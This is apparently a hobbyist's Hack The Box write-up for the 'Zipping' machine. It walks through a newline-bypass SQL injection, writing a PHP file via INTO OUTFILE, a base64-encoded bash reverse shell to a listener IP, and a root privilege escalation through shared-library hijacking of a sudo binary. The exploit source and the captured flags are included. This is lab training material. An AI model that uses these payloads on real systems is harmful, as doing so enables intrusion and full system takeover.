
Time Stamp 50:00 - 01:05 🙈🙈🙈 ¯(ツ)/¯

18. ***I am lost.*** **S4vitar is attempting to reverse engineer the PHP Code. Especially this preg_match REGEX string and creat an SQL injection from it.**

```
1. I do a online search for `preg_match` because it is in the cart.php file.
2.  ▷ cat cart.php | grep -i "preg"
    if(preg_match("/^.*[A-Za-z!#$%^&*()\-_=+{}\[\]\\|;:'\",.<>\/?]|[^0-9]$/", $product_id, $match) || preg_match("/^.*[A-Za-z!#$%^&*()\-_=+{}[\]\\|;:'\",.<>\/?]/i",
$quantity, $match)) {
3. https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/php-tricks-esp#preg_match
```

Intercept the cart with Burpsuite

19. **Intercept the cart watch.** ***Ok, now I am following him. I was not paying attention to the part where he intercepted this page. See image.***




```
1. Check out the time stamp from 50:00 to 1:00. There is too much to explain. In laymens terms. He hash found that the `else statment` in the php code of `cart.php`
can be bypassed using a single quote after the product id and commenting out the rest of the code with `-- -`, but before that we can insert our command with `id=2';
evil code-- -` <<< I may be completely wrong but this is what I think is going on. I will soon find out.
2. When we put the single quote
>>> HTTP/1.1 302 Found <<< Before single quote
>>> HTTP/1.1 200 OK <<< After single quote
3. We do not want to be redirected because that is what the else statement is doing in the php code.
4. ▷ cat cart.php | grep -i "else" -A10
    } else {
        // Construct the SQL statement with a vulnerable parameter
5. We get sent into this `vulnerable parameter` sanitization code and our malicious code will not work.
```

20. **building our payload**

```
1. ▷ man ascii | grep "0A"
      012   10    0A    LF  '\n' (new line)         112   74    4A    J
2. The hex for for a new line character is 0A
3. Now, go back to the burpsuite intercept of the watch cart.
4. I will put this all together with a sleep(5) so you can see that we have a working payload in burpsuite.
5. quantity=1&product_id=%0a'2 <<< HTTP/1.0 500 Internal Server Error'
6. That 500 Internal Server Error means we are on the right path. Now I will request a sleep 5 seconds.
7. quantity=1&product_id=%0a';select+sleep(5)--+-2
'8. SUCCESS, the payload made the server sleep 5 seconds.
```

SQL `into outfile` command

21. **Into outfile syntax**

```
1. Into outfile allows for a command to be declared  and then the into outfile argument will put that command into the target outfile.
2. Example: `select '<?php system("whoami"); ?>' into outfile /var/www/html/pwned.php`
3. Then we can trigger pwned.php via the browser or curl it.
4. http://zipping.htb/pwned.php <<< We should see www-data or rektsu reflected in the html.
5. By the way, the reason we are not doing SQL is because of all the sanitization in this PHP code. So we are using burpsuite instead.
6. Here is the payload with `into outfile` command in the syntax.
7. quantity=1&product_id=%0a';select+""+into+outfile+/var/www/html/pwned.php--+-2
'8. Lets try a Proof of Concept first with the word `hello world` so we can fully understand how this payload works.
9. quantity=1&product_id=%0a';select+"hello+world"+into+outfile+/var/www/html/pwned.txt--+-2
'10. Nothing works, I will explain why below.
```

22. **I keep getting 404 not found. The reason is we do not have write permissions. I eventually try the `/tmp` directory and still 404 Not Found because we do not have write permissions. Which means this is not www-data making these requests it is mysql. So then lets write to the mysql directory. Time Stamp `01:05:31`**

```
~/hax0r1if3420/zipping/upload ▷ rm -rf test.zip
~/hax0r1if3420/zipping/upload ▷ ln -sf /var/lib/mysql/pwned.txt test.pdf
~/hax0r1if3420/zipping/upload ▷ zip --symlinks test.zip test.pdf
  adding: test.pdf (stored 0%)
~/hax0r1if3420/zipping/upload ▷ vim pwned.txt
~/hax0r1if3420/zipping/upload ▷ cat pwned.txt | base64 -d | qml
hello world
```

```
1. quantity=1&product_id=%0a';select+"hello+world"+into+outfile+/var/lib/mysql/pwned.txt--+-2
'2. I send the payload
3. I create the symbolic link and upload the payload
4. ▷ rm -rf test.zip
5. ▷ ln -sf /var/lib/mysql/pwned.txt test.pdf
6. ▷ zip --symlinks test.zip test.pdf
7. I upload test.zip and then click on the provided url. Next open up the DOM inspector and go to the response and copy the base64 encoded response. Decode and you
should have your message.
8. SUCCESS
```

23. **Base64 encode the payload for simplicity and effeciency.**

```
1. You could write <?php etc... into outfile, but the best thing to do is encode the entire payload so you can put whatever you want in there.
2. quantity=1&product_id=%0a';select+from_base64("")+into+outfile+'/var/lib/mysql/pwned.txt';--+-2
'3. Inside the double quotes is where our encoded base64 payload would go.
4. typical bash oneliner `echo 'bash -i >& /dev/tcp/10.10.14.82/443 0>&1' | base64`
5.  ▷ echo 'bash -i >& /dev/tcp/10.10.14.82/443 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44Mi80NDMgMD4mMQo=
6. Double encode this payload because of the plus sign. `+` It will cause errors. To get around that. Double encode the payload.
7.  ▷ echo 'bash -i >& /dev/tcp/10.10.14.82/443 0>&1' | base64 | base64
WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1DNHhNQzR4TkM0NE1pODBORE1nTUQ0bU1Rbz0K
8. Plus sign is gone.
9. ▷ echo '<?php system("echo WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1DNHhNQzR4TkM0NE1pODBORE1nTUQ0bU1Rbz0K | base64 -d | base64 -d | bash"); ?>' | base64 -w 0; echo
PD9waHAgc3lzdGVtKCJlY2hvIFdXMUdlbUZEUVhSaFUwRXJTbWxCZGxwSFZqSk1NMUpxWTBNNGVFMUROSGhOUXpSNFRrTTBORTFwT0RCT1JFMW5UVVEwYlUxUmJ6MEsgfCBiYXNlNjQgLWQgfCBiYXNlNjQgLWQgfCBiYX
NoIik7ID8+Cg==
10. Perfect, except we have another plus sign.
```


Plus `+` causes problem

24. **To get rid of this plus sign you would have to play with the encoding or change the payload. Lets try something that will give us the same result and will be just a slight modification in our payload syntax**

```
1. ▷ echo '<?php exec("echo WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1DNHhNQzR4TkM0NE1pODBORE1nTUQ0bU1Rbz0K | base64 -d | base64 -d | bash"); ?>' | base64 -w 0; echo
PD9waHAgZXhlYygiZWNobyBXVzFHZW1GRFFYUmhVMEVyU21sQmRscEhWakpNTTFKcVkwTTRlRTFETkhoTlF6UjRUa00wTkUxcE9EQk9SRTFuVFVRMGJVMVJiejBLIHwgYmFzZTY0IC1kIHwgYmFzZTY0IC1kIHwgYmFzaC
IpOyA/Pgo=
2. Now the payload is perfect.
3. http://zipping.htb/shop/index.php?page=/var/lib/mysql/pwned&id=2
4. Ok it worked. Here are some important things. See below.
```

Execute payload

25. I forgot to change `pwned.txt` to `pwned.php`. I also forgot that in the address bar the extension `.php` is automatically added. So do not add it again




```
1. Burpsuite payload is below.
2.
quantity=1&product_id=%0a';select+from_base64("PD9waHAgZXhlYygiZWNobyBXVzFHZW1GRFFYUmhVMEVyU21sQmRscEhWakpNTTFKcVkwTTRlRTFETkhoTlF6UjRUa00wTkUxcE9EQk9SRTFuVFVRMGJVMVJ
iejBLIHwgYmFzZTY0IC1kIHwgYmFzZTY0IC1kIHwgYmFzaCIpOyA/Pgo=")+into+outfile+'/var/lib/mysql/pwned.php';--+-2
'3. Next, this is what goes into the browser to trigger the payload.
We have uploaded a file into /var/lib/mysql/pwned.php
4. http://zipping.htb/shop/index.php?page=/var/lib/mysql/pwned&id=2
5. That triggers it.
6. SUCCESS, we have a shell as user `rektsu`
```

Got Shell

26. Got shell as user `rektsu`. I will upgrade the shell first

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.229.87 55552
bash: cannot set terminal process group (1130): Inappropriate ioctl for device
bash: no job control in this shell
rektsu@zipping:/var/www/html/shop$ whoami
whoami
rektsu

2. rektsu@zipping:/var/www/html/shop$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
rektsu@zipping:/var/www/html/shop$ ^Z
[1]  + 771406 suspended  sudo nc -nlvp 443
~/hackthebox/zipping ▷ stty raw -echo; fg
[1]  + 771406 continued  sudo nc -nlvp 443
                                      reset xterm
rektsu@zipping:/var/www/html/shop$ export TERM=xterm-256color
rektsu@zipping:/var/www/html/shop$ source /etc/skel/.bashrc
rektsu@zipping:/var/www/html/shop$ stty rows 33 columns 152
rektsu@zipping:/var/www/html/shop$ export SHELL=/bin/bash
rektsu@zipping:/var/www/html/shop$ echo $SHELL
/bin/bash
rektsu@zipping:/var/www/html/shop$ echo $TERM
xterm-256color
rektsu@zipping:/var/www/html/shop$ tty
/dev/pts/0
```

Begin enumeration as rektsu

27. The name rektsu makes me think there is an easy switch user to root

```
1. rektsu@zipping:/var/www/html/shop$ ls -la
total 44
drwxrwxr-x 3 root rektsu 4096 May  5  2023 .
drwxr-xr-x 5 root rektsu 4096 Sep  5  2023 ..
drwxr-xr-x 3 root rektsu 4096 Mar 29  2023 assets
-rw-r--r-- 1 root rektsu 6784 May  4  2023 cart.php
-rw-r--r-- 1 root rektsu 1834 Apr  1  2023 functions.php
-rw-r--r-- 1 root rektsu 1113 Mar 29  2023 home.php
-rw-r--r-- 1 root rektsu  407 Mar 28  2023 index.php
-rw-r--r-- 1 root rektsu  254 Mar 29  2023 placeorder.php
-rw-r--r-- 1 root rektsu 1919 May  5  2023 product.php
-rw-r--r-- 1 root rektsu 2148 Mar 31  2023 products.php
2. What OS is this I am curious.
3. I got it right. It is a kinetic. I have never heard of that Ubuntu flavor before.
4. rektsu@zipping:/var/www/html/shop$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.10"
NAME="Ubuntu"
VERSION_ID="22.10"
VERSION="22.10 (Kinetic Kudu)"
5. rektsu@zipping:/var/www/html/shop$ hostname -I
10.129.229.87 dead:beef::250:56ff:fe94:a318
6. That means we are NOT in a container.
7. rektsu@zipping:/var/www/html/shop$ cat /home/rektsu/user.txt
9dd2ed54bc843554a9a932a86d64099b
8. rektsu@zipping:/var/www/html/shop$ id
uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
9. Rektsu is not in any groups
10. rektsu@zipping:/var/www/html/shop$ sudo -l
Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User rektsu may run the following commands on zipping:
    (ALL) NOPASSWD: /usr/bin/stock
11. `/usr/bin/stock` can be run as root and does not require a password.
12. rektsu@zipping:/var/www/html/shop$ file /usr/bin/stock
/usr/bin/stock: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=aa34d8030176fe286f8011c9d4470714d188ab42, for GNU/Linux 3.2.0, not stripped
13. rektsu@zipping:/var/www/html/shop$ sudo -u root /usr/bin/stock
Enter the password: rekt
Invalid password, please try again.
14. This password being requested is from the binary. It is not requesting the root password.
15. rektsu@zipping:/var/www/html/shop$ strings /usr/bin/stock | grep "password"
Enter the password:
16. I password hunt the binary just in case and it seems like we got a password.
17. rektsu@zipping:/var/www/html/shop$ strings /usr/bin/stock | grep -B2 "password"
St0ckM4nager
/root/.stock.csv
Enter the password:
Invalid password, please try again.
18. The password is for the stock app.
19. rektsu@zipping:/var/www/html/shop$ sudo -u root /usr/bin/stock
Enter the password: St0ckM4nager

================== Menu ==================

1) See the stock
2) Edit the stock
3) Exit the program

Select an option: ^C
20. I run an strace on the binary
21. I can not get the entire output for some reason.
```

18. **I check out exploit-db.com**

```
1. https://www.exploit-db.com/papers/37606
2.
#include<stdio.h>
#include<stdlib.h>

static void nix_so_injection_poc() __attribute__((constructor));

void nix_so_injection_poc() {
    printf("PoC for DLL/so Hijacking in Linux \n");
    /* execute any arbitrary malicious command/code*/
    system("touch ~/praveend.txt && echo \"so injection PoC\" >~/praveend.txt");
}
3. Type libcounter.c and paste this payload from exploit-db.com
4. gcc -shared -o libcounter.so -fPIC libcounter.c
5. rektsu@zipping:/home/rektsu/.config$ sudo /usr/bin/stock
St0ckM4nager
```

> **The following terminal screen shot is from the priv ESC that i did that worked for me.**

```
rektsu@zipping:/home$ cd /dev/shm
rektsu@zipping:/dev/shm$ mkdir workingdir
rektsu@zipping:/dev/shm$ cd workingdir/
rektsu@zipping:/dev/shm/workingdir$ touch exploit.c
rektsu@zipping:/dev/shm/workingdir$ nano exploit.c
rektsu@zipping:/dev/shm/workingdir$ gcc -shared -fPIC -nostartfiles -o libcounter.so exploit.c
rektsu@zipping:/dev/shm/workingdir$ ls -l
total 20
-rw-r--r-- 1 rektsu rektsu   116 Jun  3 09:19 exploit.c
-rwxr-xr-x 1 rektsu rektsu 14264 Jun  3 09:19 libcounter.so
rektsu@zipping:/dev/shm/workingdir$ cp libcounter.so ~/.config
rektsu@zipping:/dev/shm/workingdir$ ls -l ~/.config
total 16
-rwxr-xr-x 1 rektsu rektsu 14264 Jun  3 09:20 libcounter.so
rektsu@zipping:/dev/shm/workingdir$ cd ..
rektsu@zipping:/dev/shm$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/dev/shm# whoami
root
root@zipping:/dev/shm# cat /root/root.txt
67b822a6491a0ef2238685d429b311dd
```

19. *That did not work for some reason. The following way did work.*

```
1. rektsu@zipping:/home/rektsu/.config$ cd ../../
rektsu@zipping:/home$ cd /dev/shm
rektsu@zipping:/dev/shm$ mkdir workingdir
rektsu@zipping:/dev/shm$ cd workingdir/
rektsu@zipping:/dev/shm/workingdir$ touch exploit.c
rektsu@zipping:/dev/shm/workingdir$ nano exploit.c
rektsu@zipping:/dev/shm/workingdir$ gcc -shared -fPIC -nostartfiles -o libcounter.so exploit.c
rektsu@zipping:/dev/shm/workingdir$ ls -l
total 20
-rw-r--r-- 1 rektsu rektsu   116 Jun  3 09:19 exploit.c
-rwxr-xr-x 1 rektsu rektsu 14264 Jun  3 09:19 libcounter.so
rektsu@zipping:/dev/shm/workingdir$ cp libcounter.so ~/.config
rektsu@zipping:/dev/shm/workingdir$ ls -l ~/.config
total 16
-rwxr-xr-x 1 rektsu rektsu 14264 Jun  3 09:20 libcounter.so
rektsu@zipping:/dev/shm/workingdir$ cd ..
rektsu@zipping:/dev/shm$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/dev/shm# whoami
root
root@zipping:/dev/shm# cat /root/root.txt
67b822a6491a0ef2238685d429b311dd
```

20. Here is the payload that I created in `/dev/shm/workingdir/exploit.c`. I then copied that `exploit.c` to `~/.config`. I check to see if it is there and then I compile it `rektsu@zipping:/dev/shm/workingdir$ gcc -shared -fPIC -nostartfiles -o libcounter.so exploit.c` and it produces `libcounter.so`. I cd back to `/dev/shm`. Last I execute `sudo /usr/bin/stock` and paste in the password. Below is the `exploit.c` payload I end up using that got me root.


```
1.
#include <stdlib.h>
#include <unistd.h>

void _init() {
    setuid(0);
    setgid(0);
    system("/bin/bash -i");
}

2. Here is the medium article I got the privesc portion from.
https://medium.com/@zharsuke/hack-the-box-zipping-walkthrough-e1e768c2f5f3

3. The image below is from the website above.
```

```
rektsu@zipping:/dev/shm/workdir$ gcc -shared -fPIC -nostartfiles -o libcounter.so exploit.c
rektsu@zipping:/dev/shm/workdir$ cp li
libcounter.so  linpeas.sh
rektsu@zipping:/dev/shm/workdir$ cp libcounter.so ~/.config/
rektsu@zipping:/dev/shm/workdir$ cd ~/.config/
rektsu@zipping:~/.config$ ls
libcounter.so
rektsu@zipping:~/.config$ cd /dev/shm
rektsu@zipping:/dev/shm$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@zipping:/dev/shm#
```



PWNED

Gnight!